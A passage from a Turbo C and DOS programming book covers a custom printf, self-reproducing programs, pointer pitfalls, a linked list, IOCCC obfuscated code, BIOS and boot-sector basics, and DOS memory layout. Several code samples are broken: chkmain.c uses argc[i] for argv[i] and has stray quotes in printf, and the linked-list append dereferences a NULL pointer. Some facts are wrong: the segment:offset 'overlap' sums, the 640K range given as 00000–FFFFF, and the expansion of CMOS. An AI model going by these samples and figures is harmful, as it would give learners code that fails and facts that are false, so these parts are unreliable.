   for( p=fmt; *p ; ++p )
      if( *p=='%' )
       switch( * ++p )
       {
          case 'd':
                  ival = va_arg( aptr, int );
                  printf( "%d", ival );
                  break;
          case 'f':
                  dval = va_arg( aptr, double );
                  printf( "%f", dval );
                  break;
          case 's':
                  for( sval=va_arg(aptr, char*); *sval; ++sval )
                        putchar( *sval );
                  break;
          case 'b':     /* for binary */
                  ival = va_arg(aptr, int);  /* Get it as integer */
                  /* radix should be 2 for binary in itoa... */
                  itoa( ival, str, 2 );
```

```
                    for( sval=str; *sval; ++sval )
                          putchar(*sval);
                       break;
              default:
                       putchar(*p);
           }
        else
         putchar( *p );
    va_end( aptr );         /* Clean up when done */
} /*--MyPrintf( )----------*/

int main( void )
{
    MyPrintf( "7 in binary is %b \n", 7 );
    return(0);
} /*--main( )-----*/
```

This is not a complete implementation of `printf( )`. In fact `MyPrintf( )` don't work for %1d, %u, and other format strings. The complete implementation is left to the reader as an exercise.

## Exercises

1. Write a program that use only bitwise operators to multiply any number by 2.
2. Find out the difference between Unix's text file and DOS's text file. Write a program that converts Unix based text file into DOS based text file, and vice-versa.
3. Implement your own data type for very very long integer (i.e., it should accept any number of digits say, 899999998998998998998998989989). Use that data type to find out factorial for any number.

## Suggested Projects

1. Write source code colorizer software. Source code colorizer formats the given C file into HTML file with necessary syntax highlighting. (Hint: You may need to know the syntaxes of HTML)
2. Write a utility that indents the given C file. That is it should align the C code properly for better clarity.
3. Solve all the questions in K&R. It's really a tough project as no one achieved it successfully!

“The more we talk, the less sense we make.”

# 11 Program that Outputs the same

Program that outputs the same is technically called as *self-reproducing* or *self-replicating program*. You may wonder whether a C program could output the same or not. Yes, it’s possible. As it is a tough job, it is considered to be an intellectual programming.

## 11.1 Self-replicating program #1

The following program is a common self-replicating program. When you run this program, you would get the same as output. So don’t ask me the output!!!

```
main( ){char *c="main( ){char
*c=%c%s%c;printf(c,34,c,34);}";printf(c,34,c,34);}
```

## 11.2 Self-replicating program #2

Some people slightly modify the above self-replicating program and obtain the following program.

```
char*s="char*s=%c%s%c;main(){printf(s,34,s,34);}";main(){printf(s,3
4,s,34);}
```

## 11.3 Self-replicating program #3

The following program is an interesting one, because it is self-replicating as well as palindrome! It was by **Dan Hoey**.

```
/**/char q='"',*a="*//**/char q='%c',*a=%c%s%c*/};)b(stup;]d[b=]d-
472[b)--d(elihw;)q,a,q,q,2+a,b(ftnirps;)b(stup{) (niam;731=d ni;]572
[b,",b[275];int d=137;main(){puts(b);sprintf(b,a+2,q,q,a,q);while(d--)
b[274-d]=b[d];puts(b);}/*c%s%c%=a*,'c%'=q rahc/**//*"=a*,'"'=q rahc/**/
```

# 12 Pointers

"A lazy person will end up poor."

Pointers are a gift to C programmers. One of the important uses of pointers is the dynamic memory allocation. So pointers work with 'memory'. It necessitates the need to understand jargons related to 'memory' and pointer implementations.

## 12.1 Memory Overwrite

Whenever we write data into memory, we're actually overwriting the existing data. If we "owned" that memory and if we overwrite it, then there won't be any problem. Otherwise, we would lose any valid data that exist there before. So we must avoid memory overwrite and we should use only the allocated memory.

## 12.2 Array/Buffer Overflow

If we copy or insert data more into an array of limited size, it is referred as array overflow. Look at the following code:

```
char var1[10];
char var2[5] = "Hello"; /* '\0' is not added as size
                  is given as 5*/
strcpy( var1, var2 );
```

Here, we can find that `var2` ("Hello") is not terminated with a Null terminator ('\0'). So when we copy `var2` to `var1` using `strcpy( )`, the `strcpy( )` routine will copy all the character to `var2` until it finds '\0' in memory. So array overflow may result in memory overwrite!

## 12.3 Memory Leak

When you repeatedly allocate memory without freeing it, such that all available memory leaks away, it is called as *memory leak*. Too much of memory leak would crash TC, DOS or Windows. So it is more dangerous. For example, the following code would result in memory leak.

```
#include <stdlib.h>
#include <stdio.h>
int main( void )
{
     int x = 1;
```

```
        int *ptr = malloc( sizeof( int ) );
        ptr = &x;
        x = 2;
        *ptr  = 3;
        return(0);
}
```

Here, the variable `ptr` is first initialized with `malloc( )` and once again with address of x. So the value that was returned by `malloc( )` is definitely lost. Now we have memory leak even if we call `free( )` function, because the `free( )` function must be called with the exact value of the pointer returned by `malloc( )`.

The remedy for memory leak is to declare pointer constant. That is,

```
int *const ptr = malloc( sizeof( int ) );
ptr = &x;  /* compiler error */
```

Now, the compiler will generate error. So, we are in safe from memory leak problem.

## 12.4 Multidimensional array implementation

For the sake of simplicity, let's see two-dimensional implementation only. All of these techniques can also be extended to three or more dimensions.

### 12.4.1 Version 1

We may allocate an array of pointers, and then initialize each pointer to a dynamically-allocated row.

```
int **array = (int **)malloc(rows * sizeof(int *));
for(i = 0; i < rows; ++i)
        array[i] = (int *)malloc(columns * sizeof(int));
```

I personally prefer this implementation.

### 12.4.2 Version 2

You may keep the array's contents contiguous with pointer arithmetic as:

```
int **array = (int **)malloc(rows * sizeof(int *));
array[0] = (int *)malloc(rows * columns * sizeof(int));
for(i = 1; i < rows; ++i)
        array[i] = array[0] + i * columns;
```

### 12.4.3 Version 3

You may also simulate a two-dimensional array with a single, dynamically-allocated one-dimensional array.

```
int *array = (int *)malloc(rows * columns * sizeof(int));
```

### 12.4.4 Version 4

Here is another version which uses pointers to arrays.

```
int (*array)[NO_OF_COLUMNS] =
        (int (*)[NO_OF_COLUMNS])malloc(rows * sizeof(*array));
```

## 12.5 Linked List

Linked list is one of the important applications of pointer concepts. Here is the program to create / append, display & reverse a linked list.

```
#include <alloc.h>
#include <stdio.h>

typedef struct node LNKLIST;

struct node
{
   int data;
   LNKLIST *next;
};

int main( void )
{
   LNKLIST *start = NULL, *p, *q, *temp;
   char opt;
   do
    {
       printf( "\n\t\t Menu"                \
             "\n\t\t ~~~~"                  \
             "\n\t 1. Create/Append Linked List"\
             "\n\t 2. Reverse Linked List"        \
             "\n\t 3. Display Linked List"        \
             "\n\t 4. Exit"                 \
             "\n Enter your choice "
           );
       opt = getchar( );
       flushall( );

       switch( opt )
       {
           case '1':      /* Create/append Linked List */
                   do
                   {
                      p = start;
                      /* Traverse upto the last node to append */
```

```
                    while( p->next!=NULL )
                        p = p->next;
                    q = (LNKLIST*)malloc(sizeof(LNKLIST));
                    printf( "\nEnter the data: " );
                    scanf( "%d", &q->data );
                    q->next = NULL;
                    if ( start==NULL )
                          start = q;
                       else
                          p->next = q;
                    printf( "Wanna continue? " );
                 } while( tolower( getchar( ) )=='y' );
                 break;

         case '2':    /* Reverse Linked List */
                 p = start;
                 q = p->next;
                 while( q!=NULL )
                  {
                     temp = q->next;
                     q->next = p;
                     p = q;
                     q = temp;
                  }
                 start->next = NULL;
                 start = p;
                 break;

         case '3':  /* Print linked list as [Data | Address] */
                 p = start;
                 printf( "\nstart =%u ", start );
                 while( p!=NULL )
                  {
                      printf( "-> [%d | %u]", p->data, p->next );
                      p = p->next;
                  }
                 getchar( );
     }
    } while( opt!='4' );
   return(0);
} /*--main( )----------*/
```

# 13 Code Obfuscation

"Wisdom is better than weapons of war."

The word *obfuscate* means "to confuse". Code Obfuscation refers to confusing others with your code. In other words, *Code Obfuscation* is the technical term for crypting your code and preventing others from reading the code (Just opposite to Readability). Code Obfuscation is very interesting to most of the C programmers. Every year we have **The International Obfuscated C Code Contest**. Throughout the world most of the C programmers participate in this contest. As far as I know no Indian has yet received this prize. So in this chapter let's see the most interesting Code Obfuscation.

## 13.1 Where to contest?

To contest in **The International Obfuscated C Code Contest**, visit their official website **www.ioccc.org**. There you can find the rules and important dates.

## 13.2 Guidelines

```
char a[ ] = "ABCD";                /* string representation */
char b[ ] = "\x41\x42\x43\x44";  /* hexadecimal representation */
char c[ ] = "\101\102\103\104";  /* octal representation */
char d[ ] = "A" "B" "C" "D";      /* using string properties */
char e[ ] = {'A', 'B', 'C', 'D', '\0'}; /* using char propery */
```

In C all the above strings a, b, c, d and e represent "ABCD". This is one of the simple tricks used in code obfuscation.

## 13.3 Real Code

### 13.3.1 Wherami

The following program `Whereami.c` won "Best Small Program" prize in **The International Obfuscated C Code Contest** held in 1992. This program was by **Brian Westley (aka Merlyn LeRoy)**.

```
                 main(l
          ,a,n,d)char**a;{
      for(d=atoi(a[1])/10*80-
     atoi(a[2])/5-596;n="@NKA\
    CLCCGZAAQBEAADAFaISADJABBA^\
    SNLGAQABDAXIMBAACTBATAHDBAN\
    ZcEMMCCCCAAhEIJFAEAAABAfHJE\
    TBdFLDAANEfDNBPHdBcBBBEA_AL\
     H E L L O,    W O R L D! "
       [l++-3];)for(;n-->64;)
          putchar(!d+++33^
               l&1);}
```

Any idea about the above code? It prints the world map! Quite amazing isn't it?

**Output: World Map** - New Delhi marked with " (obtained by executing `whereami 29 77`)

```
              !!!!!!!!!!! !!!            !!!   !!!!!!!
! !!!!!!!!!!!!!!!!!  !!!!! !    !      !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
 !!!!!!!!!!!!!!!!!!! !!!!          !  !! !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
          !!!!!!!!!!!!!!            !!!!!!! !!!!!!!!!!!!!!!!! !!    !
             !!!!!!!!!             !! !   !!!!!!!!!!!!!!!!!!!!  !
     !        !!!!  !              !!!!!!!!!!!!!!!!"!!!!!!!!!
                !!!!!             !!!!!!!!!!!!!   !!!   !!! !
                     !!!!!         !!!!!!!!!!      !     ! !  !
                     !!!!!!!!          !!!!!                    !!
                      !!!!!!            !!!! !              !!!!!
                       !!!!              !!                !!!!!!!!
                       !!                                   !!  !!     !
                       !
```

### 13.3.2 Note

Following is a part of note added by Westley.

Run the program as `whereami <lat> <long>`

Where `lat` and `long` correspond to your latitude and longitude.

To find the approximate place where this entry (**The International Obfuscated C Code Contest**) was judged, type:

`whereami 37 -122` (- means west of meridian)

Run the program with your latitude & longitude as integer arguments; it will produce a map made up of '!' with the given position marked with either a '"' (if the position is over a '!') or a '#' (if the position is over a space). Southern latitudes and western longitudes are entered as negative numbers. For example, to find San Francisco, run with "whreami 38 -122". The resolution of the map is five degrees horizontally, ten degrees vertically. The map is a Mercator projection with equal spacing of the latitudes, so the areas near the poles are very distorted. Latitudes near the poles and Antarctica are not shown.

The program requires the ASCII character set, `putchar( )`, `atoi( )`, and a display that auto-wraps at 80 characters(!). If your display does not work this way, you will have to massage the output; for example, you can pipe it to a file and edit it with an editor, which will do autowrap for you.

If you run it with fewer than 2 arguments, it will likely give you an exception, as it will access arguments that don't exist and characters before a string constant.

**Logic**

The map is printed as one long string of ' ' and '!' characters, with the autowrap used to stack up slices of 80. The map data is a string; the first character is how many '!'s are printed ('A'=1, 'B'=2, etc), the second character is how many ' 's, the third is how many '!'s, etc. ASCII characters less than 'A' print no characters but still change the polarity, so any map of ' 's and '!'s is possible. This is done in the `putchar( )` argument as "33^l&1", where l is the character position+4; if l is odd, ' ' is printed, if l is even, '!' is printed.

The position of latitude & longitude is changed into a single character position within the one long string via the first expression "d = latitude/10*80 - longitude/5 - offset" The latitude is divided by ten because the vertical resolution is ten degrees, then multiplied by 80 because of the 80 character wrap (i.e. each ten degrees moves the position up or down one entire row). The longitude is divided by five and added, because five degrees of change moves the location one character. The signs are opposite because latitude is decreasing and longitude is increasing as you go from upper left to lower right. The offset is where the origin (latitude=0, longitude=0) is found.

The position counting down to zero changes the `putchar( )` from printing ('!' or ' ') to printing ('"' or '#').

The "H E L L O,   W O R L D!" string inside the data string prints the line of blanks past Tierra del Fuego and the last blank line. It's just for show, really.

Since the resolution is coarse, a few costal cities are shown to be just off the map; this is an unavoidable artifact. The map is reasonably accurate. Here are some cities you might like to try:

| City | Lattitude | Longitude |
|---|---|---|
| New York | 41 | -74 |
| London | 52 | 0 |
| Moscow | 56 | 38 |
| New Delhi | 29 | 77 |
| Sydney | - 34 | 151 |
| Los Angeles | 34 | -118 |
| Paris | 45 | 2 |
| Beijing | 40 | 116 |
| Rio de Janeiro | -23 | -43 |
| Tokyo | 36 | 140 |

# Part II

# DOS Programming

"writing BASIC for the Altair was exhausting...Paul and I didn't sleep much and lost track of night and day. When I did fall asleep, it was usually at my desk or on the floor. Some days I didn't eat...But after five weeks...world's first microcomputer software company was born."

—**Bill Gates**

Courtesy: The Road Ahead (ISBN 0-14-024351-8)

# 14 DOS Secrets

"If you love to sleep, you will be poor."

To program well, you have to know more about your hardware and DOS internals. This book is neither a hardware book nor a beginners' book. So I would slightly touch the hardware and DOS internals in this chapter. In many Institutions hardware & software are being taught as different subjects. And people don't know how both are related. For system programming you must know the relationship between the two. This chapter will help you to understand why a programmer should know hardware & DOS internals for DOS programming.

## 14.1 Prelude

DOS (Disk Operating System) is the widely used operating system. It is a single-user operating system. DOS is designed to provide an easy way to use disks for storage. It is very efficient in controlling, accessing and managing the data from disk drives. The basic operations performed by DOS are regulate space allocation, keep track of files, save and retrieve files and manage other control functions associated with disk storage. Thus using DOS an interface is made between the user and the computer. This DOS is same for all the systems. For loading this DOS to the memory BIOS, bootstrap program, diagnostic testing programs are very essential and we will discuss it in the coming sections.

### 14.1.1 BIOS

It is a program that provides link between the hardware and the operating system. It is a firmware (Firmware is a program or data stored in ROM. These are not altered by software, and are not lost when the power is turned off). Since it is stored in ROM, it is usually called as ROM BIOS. It contains many low level routines. It is responsible for basic hardware operations such as interactions with disk drives and keyboards. It also has drivers and other software that manages the peripheral devices.

The basic operations performed by BIOS are

- Keyboard routine
- Video routines
- Printer routines


This BIOS program differs from system to system. For getting good results we can use BIOS functions along with the DOS functions.

### 14.1.2 Bootstrap Program

Bootstrap program is responsible for loading the operating system from the disk to the memory. When the computer is switched ON the process of bootstrapping takes place, which initializes the computer for use, by automatically clearing memory and loading the first few instructions that call other instructions in the disk (Nowadays the remaining part of the operating system resides in the hard disk itself).

The basic operations performed by bootstrap program are

- It runs the diagnostics testing programs to check the status of RAM.
- It makes a call to the disk for loading the operating system into the memory.
- After loading the operating system, it transfers control to the operating system.




### 14.1.3 Boot Sector


The boot sector on a disk is always the first sector on the first track on the first head. BIOS starts up and does the POST, when computer is powered ON. It initializes all its data and then looks for a valid boot sector. First it looks at the Floppy disk (A:), then at the Hard disk (C:). After this process, the operating system is loaded into the memory, which is explained in the figure. If it doesn't find it then interrupt 18h is called (on original IBM PCs this started the ROM BASIC). A valid boot sector (to the BIOS) is one that has 0AA55h at offset 510 in the boot sector.

When the BIOS finds the boot sector, it reads that sector (512 bytes) off of the disk and into memory at 0:7C00h. Then it jumps to 0:7C00h and the boot sector code gets control. BIOS data area (40h:0) and the BIOS interrupts (10h - 1Ah) are initialized. At this point, memory is mostly unused, but not necessarily cleared to 0.

## 14.2 Memory Layout


For better programming in DOS we must also know the memory layout of DOS. In the system there is 1MB of addressable memory area, in that 1024K(1MB) of addressable memory first 640K is called *conventional memory area*, it addresses from 00000 to FFFFF and the remaining 384K is called *reserved memory* or *upper memory area*, it addresses from A0000 to FFFFF.

The conventional memory (which is also called *base memory*) is reserved for the use by the system and the upper memory area is reserved for the use by the graphics boards, other adapters and motherboard ROM BIOS.




### 14.2.1 Upper Memory Area (UMA)

The 384K of upper memory is further divided into three equal parts of 128K each. The first 128K above the conventional memory area is reserved for the use by the video adapter and it is also called video RAM. The next 128K is reserved for use by the adapter BIOS and the last 128K is for Motherboard BIOS.





In the video RAM area the information related to text and graphics display on screen is stored. The address range of this video adapter is A0000-BFFFF. If we use monochrome graphics adapter (MGA) then the information about the display is stored between B0000 and B8000. If we use CGA then it occupies the address range B8000-BFFFF. Graphics mode video RAM occupies A0000-AFFFF.

In the 128K area of adapter BIOS, the first 32K is used by VGA compatible video adapters and the remaining area is used by network adapters and some other adapters.

In the 128K of the motherboard BIOS, the first 64K is called free UMA block space and most of the systems use only the last 64K. In this area POST (Power On Self Test—which is a set of routines that test motherboard, memory, disk drives, adapter, keyboards, other devices and components in the system), bootstrap loader (which is set of routines to start the operating system) and CMOS (Component Metal Oxide Semiconductor—which is used to configure the system by pressing some key while booting) reside.

## 14.3 Segment Address

In the system every instruction is addressed by 20-bit linear address from 00000-FFFFF. This is called real address or physical address of the system. The total memory area in the system is divided into different segments. These segments use only 16-bit address for storing and retrieving data in each segment. The real addressing has 20-bits and so to represent this 20-bit physical address we are using 16-bit segment address and offset address.




For example, if the segment address is B000 and the offset address is 8888 then the corresponding physical or linear address will be

```
 B000
  8888
------
 B8888
```

Thus we have've got a 20-bit real address

In this method overlapping is possible. For example, we can get the same physical address in various segments and offset combinations.

```
 B080       B880       B008       B808
  8008       0088       8808       0808
------     ------     ------     ------
 B8888      B8888      B8888      B8888
```

## 14.4 Extended Memory

Any memory above 1MB is called extended memory. The size of the extended memory changes from system to system. For example, the size of extended memory for 286, 386DX and Pentium II are 16M, 4G, and 64G respectively.

The diagram with the conventional, upper and extended memory is given above.

## 14.5 Limitations of DOS

It is a single user operating system and it does not support multitasking and it is not designed for networking. It does not support GUI (graphical User Interface), which is popular in Windows. Virtual memory area is not present in DOS. Now DOS is given a graphical user interface and limited multitasking capability by combining with Windows. This DOS/Windows combination was first introduced in 1995 with Windows 95.

# 15 Traits of Turbo C

"Everyone who asks will receive."

In the First Chapter itself I told you that Turbo C++3.0 is the IDE that is used throughout this book. If you've got Turbo C 2.0 or latter version of Turbo C, please get version 3.0. Why I prefer Version 3.0 is, it is being helpful to explain DOS programming than any other versions.

## 15.1 Features of TC++3.0

- Syntax highlighting
- Supports C++'s single line comment ( // ) even for C codes
- More options
- Can execute inline assembly without any overhead.

## 15.2 Configure your TC++3.0

If you change the default configuration (color, tab etc) of TC++3.0, it is enough to delete the file `TCCONFIG.TC` that is found on the TC directory to get back default configuration.

- Set the default extension to C by `Options > Editor > Extension > C`
- Set tab size to 8 by `Options > Editor > Tab > 8`

## 15.3 IDE basics

| Tool | Input | Output |
|---|---|---|
| Compiler | .c | .asm |
| Assembler | .asm | .obj or .lib |
| Linker | .obj & .lib | .exe or .com |

IDE is nothing but Integrated Development Environment. IDE has got so many components. The most important components among them are Editor, Compiler, Assembler & linker.

First of all we should know the difference between Editor, Compiler, Assembler & linker. Editor is the one in which we create, read & edit our texts. Compiler is the one, which converts C files (.c) to Assembly (.asm) files. Compiler is very often treated as language converter. Assembler is the one, which converts assembly (.asm) files into object (.obj) files or (.lib) files. Linker is the one that links object (.obj) files and library (.lib) files and thus creates an executable file (.exe or .com).

Compiler, Assembler & Linker are usually command line executable files, which requires filename(s) and other information as parameters. What IDE does is, it saves our time by invoking the proper utilities with proper parameters within the Editor.

## 15.4 Useful Utilities

You have many useful utilities to use with TC++3.0. These useful utilities are rarely known in India. Please try to use them for better programming! I will just introduce the utilities. For more explanations about those utilities, see the documentation (found on TC directory).

### 15.4.1 BASM

BASM is Built-in inline Assembler. It is used to assemble the inline assembly to the C file.

### 15.4.2 TASM

BASM is not much efficient. It can handle only x286 instructions. TASM (Turbo Assembler) can handle x386 instructions. x386 instructions are efficient compared to x286 instructions. So real programmers use TASM than BASM.

In the beginning of the program you have to add the following line to invoke TASM.

```
#pragma inline
```

Otherwise the default BASM will be called.

| **Note** |
| --- |
| Even in TASM, the default instruction sets are x286. To call x386 instruction, you have to add .386. We will see this later! |

### 15.4.3 TLINK

TLINK is used to link object files and library files and produces the executable file.

### 15.4.4 TLIB

Turbo library or TLIB is useful to manage, create library files.

### 15.4.5 MAKE

MAKE file seems to be like a batch file. Real programmers very often use this useful utility.

### 15.4.6 TCC

TCC is a command line compiler. It is an integrated compiler. Using this you can create assembly files, object files, and you can also create executable files directly.

## 15.5 main( )

In contradict to ANSI C, Turbo C supports three arguments: `argc, argv & env`. `argc` holds number of arguments passed in command line. `argv` is the array of pointer to the string in command line. Under 3.X versions of DOS, `argv[0]` points to the full path name of the program (e.g., `C:\WAR\CHKMAIN.EXE`). Under versions of DOS before 3.0, `argv[0]` points to null string. `argv[1]` points to first string typed on command line after the program name. `argv[argc]` contains `NULL`. `env` is an array of pointers to the string of environment variables.

Let's see an example:

```
/* chkmain.c */
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[], char *env[])
{
   int i;
   printf("argc = %d \n", argc);
   for( i=0; i<=argc; ++i)
      printf("argv["%d"] = %s \n", i, argc[i]);
   for( i=0; env[i] != NULL; ++i)
      printf("env["%d"] = %s \n", i, env[i]);
   return(0);
}
```

| **Input & Output** |
|---|
| C:\WAR>CHKMAIN argument1 “second argument” 3 “last argument” |

See `argv[2]` and `arg[4]`. In order to embed blanks we have put it in double quotes. Turbo C sends all the three arguments (`argc, argv, env`) to its programs. But using the third argument `env` is not a standard way. For standard programming use `environ`.

### 15.5.1 int main( ) or void main( ) ?

Turbo C accepts both `int` and `void main( )` and Turbo C programmers use both `int` and `void main( )` in their programs. But in my opinion, `void main( )` is not a standard usage. The reason is, whenever a program gets executed it returns an integer to the operating system. If it returns '0' means, the program is executed successfully. Otherwise it means the program has been terminated with error.

Using a sample program, I have found that `void main( )` returns 20 *even* after successful completion of program (which means it returns wrong status to the operating system!).

```
/* intmain0.c */
int main( void )
{
   printf( "int main returns 0 \n" );
```

```
   return(0);
} /*--main( )-----*/

/* intmain5.c */
int main( void )
{
   printf( "int main returns 5 \n" );
   return(5);
} /*--main( )------*/

/* voidmain.c */
void main( void )
{
   printf( "void main returns? \n" );
} /*--main( )----*/

@ECHO OFF
REM *** Batch file to check return code (Testmain.bat) ***
   CLS
   intmain0.exe
   ECHO %errorlevel%
   intmain5.exe
   ECHO %errorlevel%
   voidmain.exe
   ECHO %errorlevel%
REM *** end ***
@ECHO ON
```

**Note**

As I am working on Windows NT, I used %errrorlevel% in a batch file. In other platforms, it may not work. You may have to try different techniques to display the "errorlevel".

After compiling all the C files to exe files, test the return values with `TESTMAIN.BAT`. It shows the error value or status.

Thus we have found that `int main( )` is the appropriate usage.

**Note**

However void main( ) will be useful in certain circumstances like programming for embedded systems & real time operating system, because there is no place to return the status value. We will see those things later!

We can also get status of `main( )` by using the menu option `COMPILE>Information…` from IDE without using BATCH file.

## 15.6 Preprocessor

Preprocessor performs macro substitutions, conditional compilation and inclusion of named files. All these are done with controls like: `#define`, `#if`, `#ifdef`, `#ifndef`,

`#elif`, `#else`, `#line`, `#error`, `#pragma`, `#include`. We've got several predefined identifiers and macros that expand to produce special information (`__LINE__`, `__FILE__`, `__DATE__`, `__TINY__`, `etc`)

## 15.7 Header file

The *costly mistake* very often performed by Indian Programmers is to write all functions in the header (.h) file and to include it in main. Actually header files are those that contain `#defines` and function prototype declarations.

The following demonstration explains why writing functions in header and including it in the main program is wrong.

```
/*  Badhead.h   */
static void PrintHello( void )
{
   printf( "Hello! \n" );
} /*--PrintHello( )-----*/

/* chkhead.c */
#include "badhead.h"
int main( void )
{
   PrintHello( );
   return(0);
} /*--main( )-----*/
```

| **Input & Output** |
|---|
| C:>CHKHEAD<br>Hello! |

When we include the `Badhead.h` file in `chkhead.c`, file gets expanded. And so it prints the message "Hello!", which is wrong according to the definition of static functions. K&R page-83 says, "*If a function is declared static, however, its name is invisible outside of the file in which it is declared*".

Now let's see the right declaration of a header file.

```
/*   Head.h  */
#ifndef __HEAD_H  /* OR if !define(__HEAD_H) */
#define TRUE  ( 1 )
#define FALSE ( 0 )
typedef int BOOLEAN;

void PrintHello1( void );
void PrintHello2( void );

#endif
```

If head.h file is included in our program, the compile time variable __HEAD_H will be created. We can use it as a flag to check whether the file is already included or not.

The #ifndef __HEAD_H or #if !defined(__HEAD_H) helps us to avoid multiple inclusion error. That is, if we don't use the above preprocessor control line and if we include head.h more than one time in our program, we will get error. Now you would ask me where to write the function PrintHello1( ) and PrintHello2( ). Yes, you have to write them in a separate file and you have to create a library file or object file.

## 15.8 Pragma

#pragma is used to control the compiler.

### 15.8.1 Example 1

```
#pragma inline
```

tells the compiler that the C file contains inline assembly and the compiler will use TASM to assemble the inline codes.

### 15.8.2 Example 2

Sometimes we write code that will be specific to memory models. In such a case our code must be compiled in that memory model only (We have 6 different memory models: Tiny, Small, Medium, Compact, Large and Huge). So programmers use conditional compilation method.

That is,

```
#ifndef __SMALL__       /* or #if !defined(__SMALL__) */
   #error compile with small memory model
#elif
   :
   :
   /* Program Codes */
#endif
```

There is of course a simple method to do this. That is to use pragma and to force the compiler to compile in specified memory model.

That is,

```
#pragma -ms    /* forces compiler to compile in small memory
model */
   :
   :
   /* Program Codes */
   :
```

## 15.9 Creating library file

Creating a library(.lib) file is the easiest one. Let's see one example.

```
/* chklib.c */
void PrintHello1( void )
{
   printf( "Hello1" );
} /*--PrintHello1( )------*/

void PrintHello2( void )
{
   printf( "Hello2" );
} /*--PrintHello2( )------*/
```

Now choose `OPTIONS>Applications...>Library`. Then Press F9 to compiler. Now you will get `chklib.lib`.

Creating library file is a good way to organize your program. You can put all the interrelated functions (say mouse functions) in a library file and then you can link the library file whenever necessary.

(e.g.) `tcc mylib.lib foo.c`

Attention! you cannot link the library file that is created in one memory model with another file that is created in another model. So it is advisable to create library file for each memory model.

(e.g.) `mouset.lib` (for Tiny), `mouses.lib` (for Small)

If you write a effective library file, you can sell it without the source code! (Only a narrow-minded people do that!)

## 15.10 Creating a project file

I already pointed out that it is enough to have OBJ or LIB file to create an EXE file. Project file allows you to organize these files.

Let's see how to create project file. Choose `PROJECT>OPEN` and enter the project name. Now you will get a project window. Press `[Insert]` to add file. Add the respective OBJ, LIB and C files. Now click `[Done]` and press F9 to compile the project file. You will get the EXE file. When you create project file, you should note that more than one file should not have `main( )`.

The applications of these ideas are dealt in forthcoming chapters.

## 15.11 Turbo C keywords

Along with ANSI C keywords, Turbo C got the following keywords:

```
near    far       huge         cdecl
asm     passed    interrupt
_es     _ds       _cs          _ss
```

When you set the compiler to ANSI standard, you can use the above keywords as *identifiers*.

## 15.12 Bugs & Remedy

### 15.12.1 system( )

People who use `system( )` function may have noticed that it won't work when run from IDE. The reason is IDE reserves memory for its own use and there won't be enough memory. But when you run the corresponding EXE file in command line it will work properly. Let's see it with a real program.

```
int main( void )
{
    int err;
    err = system( "DIR" );
    if ( err == -1 )
            perror( "Error: " );
    return(0);
} /*--main( )------*/
```

If you run the above program from IDE, you will get the following message:

```
Error: Not enough memory
```

So running only the EXE file of respective program in DOS Box will be the remedy.

### 15.12.2 delay( )

The `delay( )` function found in dos.h is processor dependent. And it won't work on all systems. The reason is the delay function is implemented with clock speed.

#### 15.12.2.1 Solution with BIOS tick

An easy solution for this is to implement our own delay with the help of BIOS tick as:

```
/* PC bios data area pointer to incrementing unsigned long int */
#define BIOSTICK  (*(volatile unsigned long far *)(0x0040006CL))
```

The BIOSTICK get incremented for every 18.2 times per second. But this is not much preferred by the professional programmers.

### 15.12.2.2 Solution with int 8 handler

You might have noticed that all DOS games work fine on all systems. The reason is game programmers' use the techniques of installing this int8 handler for delay as:

```
/* Author: Alexander J. Russel */
volatile unsigned long fast_tick, slow_tick;
static void interrupt (far *oldtimer)(void);   /* BIOS timer handler */

void deinit_timer(void);

/*-----------------------------------------------
    new_timer
      Logic:
   You don't have to call the old timer, but if you don't
   you have to write some code to cleanup in de-init that
   fixes DOS's internal clock.

